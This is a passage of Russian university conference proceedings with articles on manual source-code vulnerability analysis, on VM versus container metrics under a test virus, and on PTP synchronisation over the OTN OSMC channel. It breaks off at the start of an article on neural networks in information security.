Поверхность атаки программного обеспечения (далее – ПО) представляет собой набор интерфейсов программы и реализующих их модулей, с помощью использования которых, могут реализовываться угрозы безопасности ПО [0]. Обычно для определения поверхности атаки используют статические анализаторы исходного кода [0]. Однако, уязвимости могут быть обнаружены и с помощью ручного анализа исходного кода.

Целью данной статьи является разработка алгоритма для ручного анализа исходного кода на предмет наличия уязвимостей.

Анализ исходного кода

Перед тем как приступить к поиску уязвимостей, следует упомянуть о задачах, которые решает анализ исходного кода:

– Защита информации и активов компании: как правило, разработчики при написании исходного кода допускают ошибки, которые впоследствии могут привести к уязвимостям различной степени критичности. При проверке исходного кода можно обнаружить эти недостатки и вовремя их исправить, потому что при эксплуатации уязвимостей злоумышленник воздействует на инфраструктуру предприятия и может причинить ей ущерб, например, украсть информацию, сделать сервис недоступным и пр.

– Уменьшение расходов на исправление ошибок: статический анализ кода (Static Application Security Testing, SAST) обычно проводят на начальных этапах разработки ПО, поэтому исправление найденных уязвимостей обойдётся дешевле, чем внесение изменений на более поздних стадиях разработки.

– Соответствие требованиям регуляторов [0]: в соответствии с различными требованиями, например, требованиями Приказа №239 ФСТЭК России «Об утверждении требований по обеспечению безопасности значимых объектов критической информационной инфраструктуры Российской Федерации», эксплуатируемая программа не должна содержать уязвимостей, чтобы это доказать, необходимо провести анализ ПО.

Алгоритм обнаружения уязвимостей при ручном анализе исходного кода

Для ручного анализа уязвимостей существуют разные алгоритмы, однако каждый из алгоритмов имеет свои недостатки. После анализа этих алгоритмов был разработан новый алгоритм для обнаружения уязвимостей без применения средств автоматизации. Этот алгоритм состоит из следующих этапов:

1. Анализ архитектуры П**О** [0]: компоненты программы могут обмениваться данными между собой разными способами (через вызовы функций, с помощью параметров, возвращаемых значений, глобальных переменных, сетевого взаимодействия).

2. Разработка модели угроз (далее – МУ) ПО на основе проанализированной информации [0]: при разработке МУ следует учитывать не только используемые при разработке ПО библиотеки и зависимости, но и точки входа ПО, а также стоит помнить про области интереса злоумышленника (т.е. информация или активы).

3. Определение точек входа в программу и обнаружение их в исходном коде [0]: точки входа в программу – это места, с которых начинается выполнение кода и обработка аргументов командной строки, такими точками являются различные страницы, на которых пользователь вводит свои данные, API и пр.

4. Составление графа потока управления (control flow graph, CFG) программы и его анализ [0], а также выполнение трассировки вызовов функций.

Трассировка вызовов функций – это процесс отслеживания выполнения функций в программе. Он позволяет увидеть последовательность вызовов функций и время их выполнения.

Главная задача анализа потока данных – установить в каждой точке программы определённые характеристики (тип данных, значение и прочее) информации, с которой работает код. Затем нужно построить CFG и проследить за распространением данных по программе во время её выполнения, уделяя особое внимание данным, полученным извне.

Рассмотрим пример построения CFG для функции, написанной на языке программирования Python:

```
(1)   def classify_numbers (numbers_list):
(2)       positive_numbers = []
(3)       negative_numbers = []
(4)       for num in numbers_list:
(5)           if num >= 0:
(6)               positive_numbers.append(num)
(7)           else:
(8)               negative_numbers.append(num)
(9)       return positive_numbers, negative_numbers
```

Данная функция определяет, является ли число положительным или отрицательным, сохраняет его в массиве с соответствующими числами, в результате выполнения функция возвращает полученные массивы. В приведенном исходном коде можно выделить девять основных блоков:

– Блок A – входной блок: начало функции.

– Блок B (строка 1): функция classify_numbers принимает на вход список numbers_list.

– Блок C (строка 2): присвоение переменной positive_numbers начального значения.

– Блок D (строка 3): присвоение переменной negative_numbers начального значения.

– Блок E (строка 4): начало цикла и присвоение счетчику num начального значения.

– Блок F (строка 5): проверка выполнения условия.

– Блок G (строка 6): выполнение операции при соблюдении условия.

– Блок H (строка 7-8): выполнение операции при несоблюдении условия.

– Блок I (строка 9, выходной блок): возвращение параметров.

Граф потока управления представлен на рисунке (Рис. 1).




Рис. 1. Граф потока управления

Используя трассировку вызова функции, можно отследить все сделанные в рамках одного запроса вызовы функции. Это может помочь проанализировать поток выполнения и найти точку, в которой может появляться ошибка.

1. Выполнение ручной проверки исходного кода на основе собранной информации: при анализе следует обратить внимание на области кода, в которых выполняются следующие операции:

– проверка данных, введенных пользователем, и кодирование выходных данных: для снижения вероятности эксплуатации уязвимостей и усложнения проведения атак на ПО;

– аутентификация и авторизация: для защиты данных от доступа посторонних лиц;

– криптография: для обеспечения безопасности передачи информации в сети;

– управление сеансами: для обеспечения безопасного доступа пользователей к ПО;

– обработка исключений и ошибок: для обеспечения надежности кода.

2. Определение приоритета для исправления выявленных уязвимостей [0]: прежде чем приступить к исправлению обнаруженных уязвимостей необходимо определить, какие уязвимости устранять в первую очередь, а какие можно исправить немного позже. Уязвимости можно сгруппировать разными способами, однако обычно их группируют по общей системе оценки уязвимостей (Common Vulnerability Scoring System, CVSS) [0].

3. Устранение найденных уязвимостей: на данном этапе принимаются меры для нейтрализации выявленных, включая установку патчей, обновление программы, реализацию компенсирующих мер и корректировку исходного кода. Важно также учесть возможные последствия для бизнеса и пользователей в случае, если уязвимости останутся без внимания.

Заключение

Ручной анализ исходного кода предполагает проверку кода опытным квалифицированным специалистом. Хотя этот процесс может занять много времени и быть сложным, он позволяет обнаружить проблемы бизнес-логики, которые пока не могут быть обнаружены автоматическими инструментами.

Таким образом, в данной статье был рассмотрен алгоритм, следуя которому можно обнаруживать уязвимости в исходном коде приложения.

Список используемых источников

1. Насибуллин И. И. Важность анализа программного кода // Управление экономикой, системами, процессами : Сборник статей VII Международной научно-практической конференции, Пенза, 20–21 октября 2023 года. Пенза: Пензенский государственный аграрный университет, 2023. С. 433–437.

2. Поверхность атаки [Электронный ресурс] // URL: https://www.securitylab.ru/glossary/poverkhnost_ataki/ (дата обращения 28.02.2024).

3. Миняев А. Б, Паршин Е. А. Анализ процессов безопасной разработки devsecops // Актуальные проблемы инфотелекоммуникаций в науке и образовании: XI Международная научно-техническая и научно-методическая конференция: сб. науч. ст в 4-х т. СПб.: СПбГУТ, 2022. Т. 1, С. 683–689.

4. Пестов И. Е., Смуров И. А., Федоров П. О., Федорова Е. С. Анализ уязвимостей программного обеспечения для создания облачной инфраструктуры // Актуальные проблемы инфотелекоммуникаций в науке и образовании. XII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2023. Т 4. С. 694–699.

5. Victoria Drake Threat Modeling [Электронный ресурс] // URL: https://owasp.org/www-community/Threat_Modeling (дата обращения 28.02.2024).

6. Маркин Д. О., Макеев С. М., Зверев А. А. Алгоритм распознавания точек входа обфусцированных веб-приложений методом динамического анализа // Известия Тульского государственного университета. Технические науки, 2020. № 9. С. 28–40.

7. Михайлов А. А., Хмельнов А. Е. Метод визуализации графа потоков управления // Вестник Бурятского государственного университета. Математика, информатика, 2018. № 2. С. 50–62.

8. Ременчик В. О приоритизации устранения уязвимостей [Электронный ресурс] // URL: https://mte-cyber.by/mte-blog/o-prioritizaczii-ustraneniya-uyazvimostej/ (дата обращения 28.02.2024).

9. National vulnerability database [Электронный ресурс] // URL: https://nvd.nist.gov/vuln-metrics/cvss (дата обращения 28.02.2024).

УДК 004.056
ГРНТИ 81.93.29

СБОР МЕТРИК ВИТРУАЛЬНОЙ МАШИНЫ И КОНТЕЙНЕРА ДЛЯ АНАЛИЗА ИХ ЗАЩИЩЕННОСТИ

А. О. Камалова, И. Е. Пестов

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М.А. Бонч-Бруевича

Технологии контейнеризации имеют отличный от виртуальных машин принцип работы. Поэтому сложно сказать, как программы-вирусы влияют на поведение виртуальных машин и контейнеров. В данной статье будет рассмотрен этап сбора метрик для дальнейшего анализа защищенности и рассмотрения вопроса влияния вирусов на эти технологии.

безопасность контейнеров, безопасность виртуальных машин, информационная безопасность, анализ защищенности

Введение

На сегодняшний день все реже используются виртуальные машины для развертывания приложений, и все больше набирают популярность виртуальные контейнеры [1, 2] и среды контейнерной оркестрации. Однако никто не задумывался, как влияют различные программы-вирусы [3] на виртуальные машины и на контейнеры [4], есть ли разница между их поведением и в чем она заключается. Для того, чтобы исследовать влияние таких программ необходимо понаблюдать за метриками виртуальной машины и контейнера до заражения вирусом и после него, и на основании полученных результатов сделать выводы.

Описание виртуальной лаборатории для проведения исследования

Для проведения исследовательской работы был настроена следующий виртуальная лаборатория [5]:

– виртуальная машина, на которой развернуто простое веб-приложение, написанное на фреймворке Flask;

– виртуальная машина, на которой подняты два контейнера:

1) контейнер с таким же веб-приложением, что и в контейнере;
2) контейнер с установленными средствами мониторинга за метриками контейнера (cAdvisor, Grafana, Prometheus).

Также для выполнения исследования был взят вирус [6–8], который ищет deb-пакеты в разделе /home. Пути к найденным файлам записываются в переменную list., затем перебираются все строки из list и для каждого файла запускается скрипт tp_infect.sh, который заражает этот файл.

Сбор метрик для анализа защищенности

Для исследования анализа защищенности были выбраны следующие показатели:

– CPU Usage (загрузка центрального процессора): для отслеживания использования ресурсов;

– Memory Usage (использованная память): для отслеживания использования памяти, потребление слишком большого объема памяти может привести к снижению производительности или ошибкам, связанным с нехваткой памяти;

– Received Network Traffic (входящий сетевой трафик): для отображения скорости получения информации через интерфейс;

– Sent Network Traffic (исходящий сетевой трафик): для отображения скорости передачи информации через интерфейс.

Для сбора метрик с контейнеров использовалась программа cAdvisor и метрики выведены в графическое представление с помощью программ Prometheus и Grafana и до заражения вирусом показатели контейнера показаны на рисунке 1.




Рис. 2. Графический интерфейс Grafana до заражения вирусом

Для сбора метрик виртуальной машины использовалась программа «Системный монитор», а также утилиты терминала: uptime, slabtop, free, nload и до заражения нагрузка на виртуальную машину в графическом интерфейсе показана на рисунке 2.




Рис. 3. Графический интерфейс виртуальной машины до заражения вирусом

После выполнения скрипта были сняты аналогичные показатели и полученные результаты зафиксированы в таблице 1.

ТАБЛИЦА 3. Метрики, полученные в результате исследования

Метрики		Контейнер		Виртуальная машина	
		До атаки	После атаки	До атаки	После атаки
Загрузка центрального процессора	max	0,0293%	0,107%	40%	50%
	avg	0,0206%	0,0586%	0,31%	0,2%
Использованная память	max	21,74 MiB	85,08 MiB	8 K	8 K
Входящий сетевой трафик	max	2,48 B/s	1,04 B/s	10700 B/s	456 B/s
	agv	1,36 B/s	264000000 B/s	2890 B/s	40 B/s
Исходящий сетевой трафик	max	0 B/s	0 B/s	10980 B/s	456 B/s
	agv	0 B/s	0 B/s	2380 B/s	40 B/s

По полученным результатам в ходе исследования можно сделать вывод, что показатели виртуальной машины и контейнера после заражения вирусом изменялись примерно одинаково.

Заключение

В таблице 1 значение контейнера «Исходящий сетевой трафик» равно нулю потому, что контейнер не отправляет данные по сетевому интерфейсу, а только получает их, что видно по значению контейнера «Входящий сетевой трафик».

Таким образом несмотря на то, что принцип работы виртуальных машин и контейнеров существенно отличается, их реакция на тестируемую программу-вирус похожа.

Список литературы

1. Гурбатов Г. О., Паничев А. Д., Ушаков И. А. Обеспечение безопасности Kubernetes // Актуальные проблемы инфотелекоммуникаций в науке и образовании. X Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2021. Т 1. С. 282–286.

2. Багомедова А. Р., Ушаков И. А., Цветков А. Ю. Разработка методов проверки соответствия серверов виртуализации требованиям безопасности согласно стандарту ГОСТ Р 56938-2016 // Актуальные проблемы инфотелекоммуникаций в науке и образовании. VII Международная научно-техническая и научно-методическая конференция: сб. науч. ст. в 4-х т. СПб.: СПбГУТ, Т. 2, С. 58–63.

3. Штеренберг С. И., Красов А. В., Цветков А. Ю. Компьютерные вирусы // Том Часть 1. СПб.: СПбГУТ, 2015. 63 с.

4. Андрианов В. И., Романов Г. Г., Штеренберг С. И. Экспертные системы в области информационной безопасности // Актуальные проблемы инфотелекоммуникаций в науке и образовании. IV Международная научно-техническая и научно-методическая конференция: : сб. науч. ст. в 4-х т. СПб.: СПбГУТ, 2015. Т. 1. С. 193–197.

5. Красов А. В., Штеренберг С. И., Москальчук А. И. Методология создания виртуальной лаборатории для тестирования безопасности распределенных информационных систем // Вестник Брянского государственного технического университета, 2020. № 3(88). С. 38–46.

6. Штеренберг С. И., Андрианов В. И. Варианты модификации структуры исполнимых файлов формата PE // Перспективы развития информационных технологий, 2013. № 16. С. 134–143.

7. Штеренберг С. И., Красов А. В. Варианты применения языка Ассемблера для заражения вирусом исполнимого файла формата elf // Информационные технологии и телекоммуникации, 2013. Т. 1, № 3. С. 61–71.

8. Штеренберг С. И. Исследование и анализ особенностей форматов исполнимых файлов под Linux для скрытого вложения информации // Информационные технологии и телекоммуникации, 2014. Т. 2, № 1. С. 38–48.

УДК 621.391
ГРНТИ 49.03.05

МОДЕЛИРОВАНИЕ ПРОЦЕССА ПРИВЯЗКИ ШКАЛЫ ВРЕМЕНИ ДЛЯ ОЦЕНКИ ИНТЕРВАЛА ОТПРАВКИ СООБЩЕНИЙ PTP ЧЕРЕЗ ОПТИЧЕСКУЮ ТРАНСПОРТНУЮ СЕТЬ

А. К. Канаев, Ф. А. Прошин

Петербургский государственный университет путей сообщения Императора Александра I

Телекоммуникационные сети на настоящее время обслуживают различные виды нагрузки, отличающиеся структурой данных, скоростями передачи и требованиями к качеству предоставления услуг. Наиболее критичные ко времени приложения требуют высокой точности синхронизации, достигаемой при условии согласования шкал времени на каждом узле сети. Учитывая разнородность современных сетей, сочетающих технологии пакетной коммутации, временного мультиплексирования с различным характером задержек, транспортный уровень должен предоставлять универсальный механизм синхронизации узлов. Рассмотрен процесс переноса меток времени через оптическую транспортную сеть. Предложен механизм оценки периодичности формирования запросов с учётом ограничений по пропускной способности служебного канала.

оптическая транспортная сеть, OTN, OSMC, протокол точного времени, сетевая синхронизация

Рост количества данных передаваемых через транспортные сети требует соответствующей пропускной способности узлов, что достигается увеличением скоростей обработки и передачи, применением волнового мультиплексирования (Wavelength Division Multiplexing, WDM), своевременного управления нагрузкой и совершенствованием аппаратной части сетевых устройств. При этом необходимо сказать, что функционирование сети, соответствующей указанным условиям, возможно при высокоточной синхронизации каждого сетевого элемента, при которой шкалы времени устройств привязаны к единому эталону. Наиболее универсальным механизмом привязки шкалы времени на данное время считается протокол точного времени (Precision Time Protocol, PTP), вышедший на уровень транспортных систем и позволяющий достигать на них субмикросекундной точности [1].

Наиболее загруженные участки современных телекоммуникационных сетей строятся на основе технологии оптической транспортной сети (Optical Transport Network, OTN), предлагающей возможности масштабирования, поддержки существующих транспортных систем и высокими характеристиками по скорости интерфейсов и производительности. Учитывая, что согласно нормативной документации OTN не требует синхронизации и прозрачна для

нагрузки [2], ведущие производители телекоммуникационного оборудования показывают, что стабильность и надёжность функционирования определяются наличием синхронизации на уровне сети [3]. Одним из вариантов реализации сетевой синхронизации в OTN можно считать использование служебного канала в составе заголовка OTU для передачи меток времени PTP. Последовательность размещения данных в соответствии в [4] и более подробное описание процесса размещения нагрузки в виде PTP дано в [5].

Область канала обмена сообщениями синхронизации (OTN Synchronization Message Channel, OSMC) занимает 1 байт заголовка OTU. Если сообщение PTP, размещаемое в кадре формата GFP-F, как показано на рис. 1, передаётся по данному каналу, то для его передачи потребуется последовательность из нескольких OTU в составе мультикадра.




Рис. 1. Размещение сообщения PTP в кадре GFP-F

Определим длительность передачи одного сообщения PTP. Размер сообщения «Sync» можно определить по формуле:

$$N_{PTP} = N_{HD} + N_{TS},$$

где N_{HD} – количество байтов заголовка, N_{TS} – количество байтов поля метки.

Следовательно, получаем:

$$N_{PTP} = 34 + 10 = 44 \text{ байта}.$$

При размещении в GFP-F добавляются служебные поля:

$$N_{GFP\text{-}F} = N_{PLI} + N_{cHEC} + N_T + N_{tHEC} + N_{PTP} + N_{pFCS},$$

где N_{PLI}, N_{cHEC}, N_T, N_{tHEC}, N_{pFCS} показывают размер заголовков PLI, cHEC, Type, tHEC, pFCS, соответственно.

На основании [6] получаем:

$$N_{GFP\text{-}F} = 2 + 2 + 2 + 2 + 44 + 4 = 56 \text{ байтов}.$$

Предположим, что для переноса PTP используется OTUk при k=1. Согласно [4] пропускная способность OSMC для данного блока составляет 163,361 Кбит/с. Время, необходимое для передачи одного кадра GFP-F с сообщением PTP можно определить по формуле:

$$t_{OSMC} = \frac{N_{GFP\text{-}F}*8}{V_{OSMC}},$$

где V_{OSMC} – пропускная способность OSMC для данного уровня OTU.

Следовательно, задержка передачи кадра GFP-F составляет:

$$t_{OSMC} = \frac{56 * 6}{163{,}361} = 0{,}002742 \text{ с} = 2742 \text{ мкс}.$$

На рис. 2 приводится имитационная модель, реализующая алгоритм обмена сообщениями PTP между ведущими и ведомыми часами. На стороне ведущих часов производится формирование «Sync», обозначающего начало цикла синхронизации. Приводятся результаты моделирования только для прямого канала, а именно сообщения «Sync».




Рис. 2. Имитационная модель

Процессы отправки сообщений «Delay_Request», «Delay_Response» считаются аналогичными. Процесс размещения данных в OSMC смоделирован с помощью введения элемента «очередь», который показывает накопление кадров, поступающих от ведущих часов и ожидающих размещения в канале. На рис. 3, 4, 5, 6, 7 приводятся результаты моделирования для соответствующих интенсивностей посылки сообщений.




Рис. 3. Интенсивность 1 пакет в 16 с




Рис. 4. Интенсивность 1 пакет в 8 с




Рис. 5. Интенсивность 1 пакет в 1 с

Рис. 6. Интенсивность 8 пакетов в с




Рис. 7. Интенсивность 128 пакетов в с

На основании полученных результатов можно сказать, что реализация OSMC в OTN позволяет добиться относительно детерминированных задержек. При интенсивности формирования, соответствующей 1 сообщению в 16 с (рис.3) практически отсутствует накопление пакетов на устройстве размещения данных в OSMC. Последовательное увеличение частоты от 1 сообщения в 8 с (рис. 4) до 128 сообщений в с (рис. 7) показывает, что прибывающие кадры GFP-F с информацией PTP вынуждены находиться в буфере на входе в канал OSMC. Прибывающие пакеты становятся в очередь, ожидая, пока ранее принятый кадр помещается в выделенные байты заголовка. Следует сказать, что при увеличении частоты отправки «Sync» разность между стоящими в очереди на отправку и отправленными кадрами составляет не более 5 элементов в течение рассматриваемого промежутка времени.

Таким образом, получен аппарат оценки интенсивности посылок сообщений PTP. Предложенный механизм оценки интенсивности формирования сообщений PTP основан на перспективном варианте использования служебного канала OSMC, что ранее не рассматривалось в существующих публикациях зарубежных и отечественных авторов. Описанный метод позволяет моделировать поведение сети на этапе проектирования, снижая затраты на полевые испытания, пусконаладочные работы и корректировку проекта при непосредственном внедрении систем. Результаты моделирования есть пример реализации данного механизма, вероятностно-временные характеристики процессов которого соответствуют различным источникам в виде публикаций и технических характеристик оборудования ведущих производителей. Дальнейшая работа направлена на применение данного метода к гетерогенным сетям, сочетающим принципы пакетной коммутации и организации транспортного уровня на основе OTN с учётом характера задержек на каждом из участков сети.

Список используемых источников

1. Ferrant J., Gilson M., Jobert S., Mayer M. Synchronous Ethernet and IEEE 1588 in Telecoms. Next Generation Synchronization Networks. John Wiley & Sons Limited, 2013. 356 p.

2. Rec. ITU-T G.8251 The control of jitter and wander within the optical transport network (OTN). 2022–11. Geneva : ITU-T, 2023. 124 p.

3. Transport of precise time over optical channels. WhitePaper. URL: https://www.adva.com/en/resources/resources-gated-page/solution-briefs/transport-of-precise-time-over-optical-channels (дата обращения 15.04.2024).

4. Rec. ITU-T G.709/Y.1331 Interfaces for the optical transport network (2020). Cor. 2. 2022–11. Geneva : ITU-T, 2023. 292 p.

5. Канаев А. К., Логин Э. В., Прошин Ф. А. Использование служебного канала для построения сети синхронизации в OTN // материалы 78-й науч.-техн. конф. СПб НТО РЭС. 2022. № 1(77). С. 144–147.

УДК 004.032.26
ГРНТИ 28.23.37

ИССЛЕДОВАНИЕ РАЗНОВИДНОСТЕЙ НЕЙРОННЫХ СЕТЕЙ И ИХ ВОЗМОЖНОСТЕЙ ДЛЯ ОБЕСПЕЧЕНИЯ БЕЗОПАСНОСТИ ИНФОКОММУНИКАЦИОННЫХ СИСТЕМ

А. И. Катасонов, Д. И. Кузин

Санкт-Петербургский государственный университет телекоммуникаций им. проф. М. А. Бонч-Бруевича

В настоящее время нейронные сети получили широкое распространение среди пользователей, разработчиков и ученых. При помощи машинного обучения и использования технологии искусственного интеллекта открылось огромное количество возможностей для создания новых устройств и технологий. Одной из актуальных ветвей развития является среда информационной безопасности. В настоящей статье описаны варианты использования нейронных сетей для защиты и сохранения конфиденциальности информации, а также персональных данных.

нейронные сети, нейросети, машинное обучение, безопасность, конфиденциальность, защита информации, модель угрозы

Нейросеть – это математическая модель, построенная по принципу нервной системы живых организмов. Отсюда и название – нейронная сеть. Основной принцип, а также главная особенность и отличие от других систем заключается в способности к самообучению.

Для того, чтобы разобраться в принципах работы нейронных сетей, возьмем за основу следующие понятия: нейрон, синапс, сигнал [1].

– нейроны – элементарные, связанные между собой единицы;
– синапсы – соединения или каналы, передающие информацию;
– сигналы – информация, передающаяся по каналам.

Принцип работы нейросетей достаточно прост и не требует особых навыков для его понимания. Кратко описать его можно в четырех стадиях.

1. Все нейроны складываются в определенные слои. На самый первый слой нейронов приходит определенное количество данных, которые будут называться входными.

